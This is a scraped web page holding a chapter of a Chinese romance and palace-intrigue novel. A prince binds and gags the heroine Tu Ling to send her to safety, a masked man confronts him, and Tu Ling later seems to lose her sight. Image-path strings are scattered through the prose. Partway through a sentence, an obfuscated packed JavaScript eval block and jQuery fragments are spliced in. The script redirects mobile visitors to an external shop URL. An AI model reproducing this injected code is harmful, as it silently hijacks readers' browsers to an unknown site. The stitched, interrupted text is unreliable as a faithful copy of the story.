梁洄绝不能让涂灵落在太子手里。
他虽然敬重自己的兄长,但他也深知太子的为人,表面温良恭俭,实际上,在所有兄弟中,太子是最狠的那个,为达目的,不择手段。
太子谨慎,那封密信尚未交给昭临。这便给了梁洄一段时间,足够他将涂灵送走。眼下能保全她的,也只有这一个办法了。
“我已经托了崔史二位大人上书,他们会为你,向陛下请一道恩旨······”
梁洄停顿了一下,哑声道:“涂灵,你——自由了。”
涂灵听了他的话,神情有些呆。“什么意思?仗不打了?”
“我给你准备好了行囊,你今晚就动身离开。”他直接回避了她的问题。
“什么离开?”她又急又怒。“我问你,仗还打不打了?”
“打不打都与你无关。”
涂灵一脸难以置信,瞪着大眼看了他半晌,低声问:“你又要撵我走?”
梁洄侧身站着,目光移去别处,长睫毛盖住了他眼中的情绪。“我当初就不该留你在军中。”
涂灵咬着牙,紧抿着唇,整张脸都气得通红,她道:“你现在后悔也晚了!”
她大咧咧地往椅子上一坐,有些泼皮无赖的摸样,语气强硬。“我不可能走,就算你罢了我职,我在军中做个小兵,我也不会走。”
梁洄道:“你必须听我的。”
涂灵又站起来,走到他跟前。“你让我听你的,你就得把事说清楚。为什么要突然撵我走?是因为朝廷突然换统帅的原因?还是发生了什么别的事情?”“有事咱就一起扛,你别总让我当逃兵。我姓涂,我娘是涂骄云,我要是当逃兵,别人要戳我脊梁骨的,我丢不起这人。”
太子要追查十万机关器的下落,软的问不出来,必定要来硬的。他确信她受不住东宫的手段,他也不想让她承受那些。
可这些话,他都不能与她说,说了只会将事情变得更复杂。
“我觉得谢鹧说得对,你不该上战场,你应该去过安生日子。”
“这就是你让我走的原因?”
“没错。”
涂灵觉得梁洄说的不是实话,真要是这个原因,为什么要她大半夜地走?还这么着急,今晚就得走。
她想不通,重新坐回椅子上。“你没说实话,我不走!”
梁洄眼皮一跳,还真忽悠不了她。
他索性也不与她废话了,上前一把将人拉起,拦腰一抱,就往外走。
“放开我!梁洄!我不同意,我不走。”涂灵奋力挣扎。
她双脚蹬在柱子上,身体往后仰,与他较着劲。
“你不同意没用。”
梁洄把她捣乱的腿,用铁臂一箍,将她整个人团在怀里,抱得更紧了一些,大步往外走去。
涂灵又伸出胳膊,死死抓住了门框,撂下狠话。“你别逼我跟你动手。”
梁洄拧眉看她一眼,去掰她抓着门框的手,声音疲惫又无奈。“你乖乖听话好不好?”
涂灵眸色晦暗,咬牙怒道:“我活这么大,就没听过谁的话。”
木元泓这就是不在现场,他若在场,定会无比认同这句话。因为这孽徒,连师父的话也不听,打小就是个反骨仔。
见梁洄无动于衷,涂灵张大嘴巴,对着他的胳膊就是一口。
这一口狠,梁洄闷哼一声,却并未松懈力道。
涂灵又仰头去撞他下巴,他脸色微变,这回撒了手。
她趁机从他的怀中挣脱出来,站在他对面几步远的距离。
梁洄撸起袖子,低头看了一眼胳膊上的咬痕,没破皮,一圈发白的小牙印。
很痛,他却一点都不生气,反而觉得这圈小牙印,很有意思,这是她在他身上留下的印记。
涂灵见他在出神,于是悄默声儿的,拔腿就跑。
她就是这么知进退,不逞一时之勇,知道自己可能打不过梁洄,所以就快跑。
室内烛火抖动得厉害,梁洄缓缓抬眸,瑞凤眼中倒映着她薄薄的背影,在门边一闪而过
涂灵还没等跑出院子,刚要飞身越墙,就被梁洄抓住脚腕,扯了下来。
她像兔子似的,蹬了两脚没蹬开,于是跟梁洄打了起来。
她拼尽全力,他这次也跟她来了真的。
二人出手的速度都很快,只能看到转瞬即逝的残影,拳风,掌风,锋利如刀,在耳边声声掠过。
半柱香的功夫后。
等在韶关府后门的夏溢,瞧见他家殿下,衣衫凌乱,满头大汗,扛着被五花大绑的涂灵过来了。
夏溢愣了:“这······”梁洄一言不发,登上马车,将涂灵放下。
本想转身就走的,被堵住嘴的涂灵,在他身后一直“呜呜”地响。
他忍不住回身,将她抱在腿上,亲亲她的额头,千分怜惜,万分舍不得。
“你到了那边要好好生活,我给你准备了足够的钱,你可以随意挥霍。”
涂灵:呜呜呜······
梁洄拿掉了她嘴上的棉布。
涂灵:“你个大王八蛋!······”
梁洄又将她的嘴堵上。
涂灵:呜呜······
“若有机会,我一定去看你,你不能忘了我,最好每天都要想我三遍。”
涂灵:呜呜······
梁洄看着她,就跟看不够似的。低头在她脸颊上狠狠亲了一口,又埋头在她脖子里,贪婪又痴迷地呼吸,像是要将她的味道牢牢记住。
涂灵怒目圆睁,用舌头顶出棉布,往旁一呸!
脆生道:“梁洄,今日这个仇,我记下了。”
他微怔,眉眼弯弯,高挺的鼻梁蹭着她的皮肤,语气缱绻。“最好能记一辈子。”
…
涂灵消失了。
最先察觉到这件事的,是涂家暗卫。梁洄的书房里,来了位不速之客。
“珑儿被你藏到哪里去了?”
梁洄放下手中的军务,从容不迫,抬眼看向来人。
“······你就是仇桉?”
仇桉今日穿了一身黑,脸上带着描金的皮面具,只有一双漂亮的眼睛,和鲜红的唇,露在外面。
“我问你,珑儿在哪?”他的声音带着难以压制的怒火。
能在他眼皮子底下,将人藏起来的,梁洄是第一个。
“我现在还不能告诉你。”
此话刚落,仇桉的身影已欺至案前。
他出
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17732493|202023||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
手极快,猛地揪起梁洄的衣领,双眼幽深,红唇微启,声音低沉而缥缈的传来,仿佛是自西天飘落的梵音在吟诵······
梁洄平静地与他对视。“教你催眠术的人,应当告诉过你,你无法催眠一个早有防备,且心智足够坚定的人。”
声音骤然一收,仇桉自下而上地打量他。“好小子。”
梁洄微笑,他绝非好脾气的人,只是眼前这人与涂灵关系匪浅,凡是与她有关的人,他都愿意拿出三分耐心。
“我不会害她。”
仇桉直起身,俯视着他。“我凭什么信你?”
“我心悦她。”
仇桉退了两步,坐到一旁的椅子上,他跷着腿,整个上半身隐没在烛光背面,一双锋锐的眼睛含阴恻恻地笑。
“这世上爱她的人很多。”
“那是她的本事。”
仇桉挑眉。“有意思。”
“她身边出现别的男人,你不嫉妒?”
说起这个,梁洄没那么从容了。他怎么可能不嫉妒?他简直嫉妒得要发疯,他恨不得把那些跟涂灵接触过的男人全宰了。
他垂着眸子,缓缓转着指间的碧玉扳指。
梁洄有时候真的很不像个天潢贵胄,金玉饰品在他身上很少出现。他浑身上下,除了发簪,只有手上这枚碧玉扳指。这是他用来挽弓的,如果不是在边关,他连这个也不会戴。
他骨子里就是个极其冷情的人,不仅对人,对物也是如此。少有能入他眼的,更别说近他的身了。
“我不知道该不该嫉妒。”
梁洄的这个回答,更叫仇桉吃惊了,心中暗道:珑儿真有一手,都快给人调理成狗了。
仇桉摇摇头,站起身。“我走了。”
“前辈问了我这么多,是不是也应该替我解一解惑?”
仇桉停下脚步。“你要问什么?”
“木元泓去哪了?”
…
一间不起眼的小客栈内。
外出探路夏溢回来了,一个戴黑色面具的人迎上前。
夏溢问:“都尉吃饭了吗?”
黑面具点点头。“今日没闹,饭吃了很多。”
夏溢稍稍松口气,她可终于消停了。
“不过都尉说她头疼。”
夏溢这颗心又提了起来。“什么时候的事?”
“一早就在说。”
涂灵前段时间,刚伤了头,听见她头疼,夏溢不敢耽搁,得赶紧去看看情况。
推开房门,涂灵正坐在床边发呆,她仍旧被五花大绑着。
明明门口有响动,她也没动作,整个人就跟僵了一样。“都尉?你······”
涂灵蹙起眉头。“天都黑了,你们还不点灯?”
外头的阳光正照在她身上。
夏溢一惊,心道:坏了,真应了那个老军医说的,涂灵头上的伤是个隐患,指不定哪天就要出毛病。
涂灵还在问怎么不点灯。
夏溢伸手在她眼前挥了挥,见她没任何反应,黑眼珠都不闪,立马转身出去。
他边走边安排人。
“你去城里多找几个郎中来。”
“你俩立刻回韶关禀报殿下,都尉的眼睛可能出问题了。”